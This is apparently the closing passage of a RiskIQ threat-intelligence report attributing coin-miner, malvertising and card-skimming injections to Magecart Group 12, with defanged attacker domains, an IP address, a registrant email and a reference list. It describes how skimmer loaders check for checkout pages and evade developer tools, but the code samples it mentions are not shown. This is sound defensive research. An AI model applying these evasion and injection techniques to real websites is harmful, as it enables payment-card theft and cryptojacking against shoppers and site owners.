
Looking into this list, we can find several malicious activities tied to them in various OSINT articles from past years. Coin miner injections and malicious redirects were observed on the "portal-" domains along with recaptcha-in[.]pw. These domains share infrastructure at 217.12.204[.]185 along with google-statik[.]pw, which is connected to recaptcha-in[.]pw and portal-d[.]pw by registration email jamal.budunoff@yandex[.]ru. RiskIQ has flagged these domains for injecting coin miners into websites. Below we have samples collected from recaptcha-in[.]pw and google-statik[.]pw collected in May 2020, injecting both coin miners from a domain mimicking the now-defunct CoinHive service and malvertising redirects.



The inject on google-statik uses some obfuscation to hide its purpose:



But looking at the sequence, we can clearly see the script adds calls for a coin miner at coin-hive[.]com and something (possibly malvertising) at native.cli[.]bz:



Coin miners and malvertising injections are less profitable than payment data skimming, but digital currency mining and traffic selling still make threat actors money. These injections have the added benefit of being viable profit generators wherever they are injected, whereas skimmers must be inserted into the payment pages of (ideally high traffic) eCommerce sites.

Conclusion

The recent wave of attacks on Magento 1 sites and subsequent skimmer injections is connected to long-running activity, including other skimming campaigns and other malicious injections, such as coin miners and malvertising. The skimming activity has been various and has evolved, using different skimmers and different skimmer variants. In all instances, we have observed the use of loader scripts that, in most cases, run checks against the URL looking for checkout pages.

A web of infrastructure connections along with the techniques we and others have documented starting in January 2019 (but also tied to activity since at least 2016) points to one group, which RiskIQ tracks as Magecart Group 12. This group has carried out a large number of diverse Magecart attacks that often compromise large numbers of websites at once through supply chain attacks, such as the Adverline incident, or through the use of exploits such as in the September Magento 1 compromises.

Since August of 2019, the skimmer most often used by this group has been the Ant and Cockroach skimmer. We have observed this skimmer using different forms of obfuscation, such as the distinctive "radix" obfuscation. The recent wave of attacks uses a loader that runs checks against the URL and ensures that developer tools are not in use before loading the skimmer. This loader has been observed obfuscated and not obfuscated. The skimmer is the Ant and Cockroach skimmer, obfuscated with a simple encoding, rather than the more complicated and recognizable "radix" obfuscation. RiskIQ data allows us to easily connect this campaign to past activity and OSINT sources, putting the recent activity in context and creating a complete picture of the actors behind it.

- https://twitter.com/AffableKraut/status/1159677725994622976
- https://blog.sucuri.net/2019/03/more-on-dnsden-biz-swipers-and-radix-obfuscation.html
- https://blog.malwarebytes.com/threat-analysis/2020/03/rocket-loader-skimmer-impersonates-cloudflare-library-in-clever-scheme/
- https://securityboulevard.com/2020/04/web-skimmer-with-a-domain-name-generator/
- https://blog.malwarebytes.com/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/
- https://twitter.com/sansecio/status/1306190540963282946?s=20
- https://www.riskiq.com/blog/labs/magecart-adverline/
- https://community.riskiq.com/article/2abd13f8
- https://community.riskiq.com/article/dc8ae5df
- https://antoinevastel.com/fraud/2020/09/20/analyzing-magento-skimmer.html

RISKIQ®

RiskIQ, Inc.
22 Battery Street, 10th Floor
San Francisco, CA. 94111

sales@riskiq.net
1 888.415.4447

Learn more at riskiq.com